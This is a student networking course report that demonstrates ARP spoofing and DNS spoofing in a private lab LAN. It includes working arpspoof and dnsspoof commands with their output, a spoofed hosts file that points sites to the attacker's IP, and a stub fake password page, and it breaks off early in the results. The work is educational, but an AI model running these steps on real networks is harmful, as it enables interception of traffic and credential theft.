“DNS spoofing with MITM attack”

Antonio Javier Samaniego Jurado
Pablo Martin Garcia
CS 176B - Computer Networking, Winter 2018

Abstract

Flaws in security over the network can lead to companies and services resulting in fatal consequences and economical impact, with losses of millions and millions of dollars. Although Man in The Middle Attacks are not the most common or most mediatized, sniffing packets and traffic is a huge threat to many companies, services and even governments.

Worldwide operating companies like Microsoft have been involved in scandals regarding security breaches due to attacks of this nature. We have digged into this issue in order to further understand how it works and therefore be able to defend our devices and other people’s devices and programs from being spoofed and put in danger.

Introduction

We propose an implementation of DNS spoofing based on a man-in-the-middle strategy. By understanding how both DNS and routers work, and how their standard purpose can be manipulated to perform an attack/break security, we can ultimately learn how to protect devices from cybercriminals who aim to steal people’s information by violating legit sites integrity.

For the MITM attack what we will do is basically reroute the connection between the victim and the router. We are going to say to the victim that we are the router and to the router that we are the victim, with their respective IP addresses.

The DNS spoofing just consists in giving the wrong (or maliciously desirable) IP addresses corresponding to the web pages that the victim is requesting (here is where we violate the integrity of such legit site). For that matter, a possible malicious action could potentially be if the victim sent a petition with authentication headers to log in to some service and we intercepted the username and password by designing a false copy of the real website. Our code is BASH and is attached as html files.

Procedure


In order to perform the attack, we want to set up our device in the network so that it plays out the role of a man-in-the-middle between a target device/user and, in this case, a fake destination webpage as a result of returning the target a fake IP address after a DNS query.

For technical and also legal purposes, we have set up the scenario using 3 devices inside a monitored Local Area Network (LAN) so that we do not affect or maliciously sniff anyone's traffic:


-Attacker (our computer).
-Victim (Android cell phone).
-LAN Gateway Router (another Android cell phone working as a **Wi-Fi Hotspot**).

From a graphic perspective, the network scenario before and after the attack looks like the following:

Before:




After:



As we have highlighted in the images below, the LAN is correctly setup.

Wi-Fi Hotspot (Pablo WPA2 PSK Wi-Fi):


3:22

Hotspot & tethering

USB tethering
USB not connected


Portable Wi-Fi hotspot
Pablo is active

Set up Wi-Fi hotspot
Pablo WPA2 PSK hotspot

Bluetooth tethering
Not sharing this phone's Internet connection via Bluetooth

Use hotspot and tethering to provide Internet to other devices through your mobile data connection.

Victim connected to LAN:



Airplane mode 76% 00:22

Mon, Mar 5

Termux
Termux
1 session

Google • 16° in Isla Vista • 18m

Attacker connected to LAN:



Wi-Fi
Connected

Airplane Mode
Disables Wi-Fi, Bluetooth and mobile broadband

Visible Networks


TRENDnet731_NE4Y
Pablo ✓
ResNet-Secure
ResNet-Open
HP-Print-13-Deskjet 3520 series
DIRECT-B1-HP ENVY 4520 series

As you can see they are all connected to the LAN. To implement the attack then we need to know some certain parameters, such as the victim's IP address, the attacker's IP address, the default route for the IP, etc. All that is implemented as well.

CHECK VICTIM'S IP

To know the victim's IP address we do ifconfig on the target's cell phone terminal. We are using a terminal called "Termux". As you can see the image below, the victim's IP address is 192.168.43.19 which is in the interface wlan0, or the Wi-Fi card. It is this interface because we are connected to a LAN network.


Below we have shown the actual output.



```
$ ifconfig
dummy0    Link encap:Ethernet  HWaddr 02:0B:67:AB:4E:7C
          UP BROADCAST RUNNING NOARP  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:210 (210.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

p2p0      Link encap:Ethernet  HWaddr FC:64:BA:97:78:6C
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:3000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```




```
rmnet_ipa0 Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-0
0-00-00
          UP RUNNING  MTU:2000  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

wlan0     Link encap:Ethernet  HWaddr FC:64:BA:97:78:6B
          inet addr:192.168.43.19  Bcast:192.168.43.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:498 errors:0 dropped:0 overruns:0 frame:0
          TX packets:425 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:3000
          RX bytes:138336 (135.0 KiB)  TX bytes:107860 (105.3 KiB)

$ 
```


CHECK ATTACKER'S IP

To know the attacker's IP address we do the same command on our attackers device. We can see that the IP address for the interface on the Wi-Fi which is wlan0 is 192.168.43.37 (as shown in the image below).



```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.37  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 fe80::9877:d98b:2802:4034  prefixlen 64  scopeid 0x20<link>
        ether ac:81:12:cc:1e:35  txqueuelen 1000  (Ethernet)
        RX packets 21830  bytes 18720706 (17.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19593  bytes 2837520 (2.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Also we would want to know the default route of the attacker, so we do ip route and get the following result, which is 192.168.43.1:



```
pablo@kali:~$ ip route
default via 192.168.43.1 dev wlan0 proto dhcp metric 600
192.168.43.0/24 dev wlan0 proto kernel scope link src 192.168.43.37 metric 600
```


ARPSPOOF THE VICTIM, SEND ARP PACKETS TO UPDATE VICTIM'S ARP TABLE SO THAT IT THINKS THE ROUTER IS THE ATTACKER

This attack basically sends a bunch of ARP packets to the victim updating then the ARP tables so that the victim thinks the default router is actually the attacker. We are sending ARP packets with the attacker's IP address as the path to take when connecting to the Internet.

This is done in the terminal as well with the following command:


```
(sudo arpspoof -i interface -t target -r route)
```

As we know the interface (wlan0), the target's IP (192.168.43.19) and the route's IP (192.168.43.1), we can then run the command on the terminal to start sending ARP packets to the victim.



```
pablo@kali:~$ sudo arpspoof -i wlan0 -t 192.168.43.19 -r 192.168.43.1
ac:81:12:cc:1e:35 fc:64:ba:97:78:6b 0806 42: arp reply 192.168.43.1 is-at ac:81:12:cc:1e:35
ac:81:12:cc:1e:35 4c:49:e3:4a:1a:ec 0806 42: arp reply 192.168.43.19 is-at ac:81:12:cc:1e:35
ac:81:12:cc:1e:35 fc:64:ba:97:78:6b 0806 42: arp reply 192.168.43.1 is-at ac:81:12:cc:1e:35
ac:81:12:cc:1e:35 4c:49:e3:4a:1a:ec 0806 42: arp reply 192.168.43.19 is-at ac:81:12:cc:1e:35
ac:81:12:cc:1e:35 fc:64:ba:97:78:6b 0806 42: arp reply 192.168.43.1 is-at ac:81:12:cc:1e:35
ac:81:12:cc:1e:35 4c:49:e3:4a:1a:ec 0806 42: arp reply 192.168.43.19 is-at ac:81:12:cc:1e:35
ac:81:12:cc:1e:35 fc:64:ba:97:78:6b 0806 42: arp reply 192.168.43.1 is-at ac:81:12:cc:1e:35
ac:81:12:cc:1e:35 4c:49:e3:4a:1a:ec 0806 42: arp reply 192.168.43.19 is-at ac:81:12:cc:1e:35
```

As you can see, the ARP packets are sent correctly. To clarify it even more, we have a session on Wireshark that shows that the ARP packets are being sent. We can see that below.


Capturing from wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
Destination          Protocol Length Info
192.168.43.1         DNS       74 Standard query 0xed72 A www.amazon.com
192.168.43.1         DNS       74 Standard query 0xd741 A www.amazon.com
XiaomiCo_97:78:6b    ARP       42 192.168.43.1 is at ac:81:12:cc:1e:35
XiaomiCo_4a:1a:ec    ARP       42 192.168.43.19 is at ac:81:12:cc:1e:35 (duplicate use of 192.1…
XiaomiCo_97:78:6b    ARP       42 192.168.43.1 is at ac:81:12:cc:1e:35
XiaomiCo_4a:1a:ec    ARP       42 192.168.43.19 is at ac:81:12:cc:1e:35 (duplicate use of 192.1…
192.168.43.1         DNS       74 Standard query 0xd741 A www.amazon.com
192.168.43.1         DNS       74 Standard query 0xed72 A www.amazon.com

▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: GemtekTe_cc:1e:35 (ac:81:12:cc:1e:35), Dst: XiaomiCo_97:78:6b (fc:64:ba:97:78:6b)
▸ Address Resolution Protocol (reply)

0000  fc 64 ba 97 78 6b ac 81  12 cc 1e 35 08 06 00 01   .d..xk.. ...5....
0010  08 00 06 04 00 02 ac 81  12 cc 1e 35 c0 a8 2b 01   ........ ...5..+.
0020  fc 64 ba 97 78 6b c0 a8  2b 13                     .d..xk.. +.

wlan0: <live capture in progress>     Packets: 47 · Displayed: 47 (100.0%)     Profile: Default
```


You can also see in the capture session some packets of DNS queries from the victim for the IP address of amazon.com. We did this as a trial to see if Wireshark was correctly capturing the packet and if the arpspoof was functioning correctly. It worked because amazon.com did not load as it was trying to look in the attacker for the IP address.

CREATE A PLAIN TEXT AS A DNS FILE SO THAT WHEN VICTIM REQUESTS PAGE, GIVES THE ATTACKER'S IP BACK. DNS SPOOF THAT FILE TO THE VICTIM.

Then we have to create a DNS file so that when the victim requests for a webpage and it goes through the attackers device, the attacker gives the IP address that the attacker desires thus spoofing DNS.

What we want right now is to return the attacker's IP address so that it looks at the html file in the computer for the webpage, particularly in /var/www/html.

For that, we create the following document:




```
192.168.43.37 www*
192.168.43.37 scrr.com
```

As you can see, it follows a DNS file and gives back the attacker's IP address for every webpage starting in www and for scrr.com, which is the webpage that the victim will try to request. What that means is if the attacker wanted to direct its attack to another webpage of a famous Internet service, it could potentially copy or make a very similar webpage of the original service and then when the victim requests access with username and password, it will automatically be sent to the attacker.

For now, we are just going to use that webpage as an example. To make that file the DNS file that the victim will look at when trying to know a certain IP address of a certain webpage, we have to run the following command:
(sudo dnsspoof -f file)

As you can see, running that on the terminal, the dns spoof listens on the interface wlan0.



```
^Cpablo@kali:~$ sudo dnsspoof -f dns.txt
dnsspoof: listening on wlan0 [udp dst port 53 and not src 192.168.43.37]
```

CREATE SIMPLE HTML FILE AS A PAGE WHICH WILL REDIRECT TO THE PAGE SAVED IN /var/www/html AS index.html.


To represent a simple case where we could falsify a webpage, we have created a very simple HTML code that looks like this:

```
<!DOCTYPE html>
<html>
<body>

<p>Enter password: </p>

</body>
</html>
```

This HTML code would look like this:


file:///var/www/html/scrr.html


Enter password:

This HTML code would be saved into the index.html file stored in /var/www/html of our attacker's computer. It is fairly easy to falsify a well known webpage so that the victim would not notice the difference by going to the genuine webpage and copying the HTML code. As you can imagine, this has enormous security repercussions.

Results and Discussion

After arpspoofing and dnsspoofing the victim, we tried connecting to the webpage through the victim's device. We searched for www.scrr.com and we can see that in the Wireshark session that we started to capture the packets being sent back and forward.

What we can see in our session is a DNS standard query of type A (gives out the IP address of the webpage) for scrr.com in the image below:



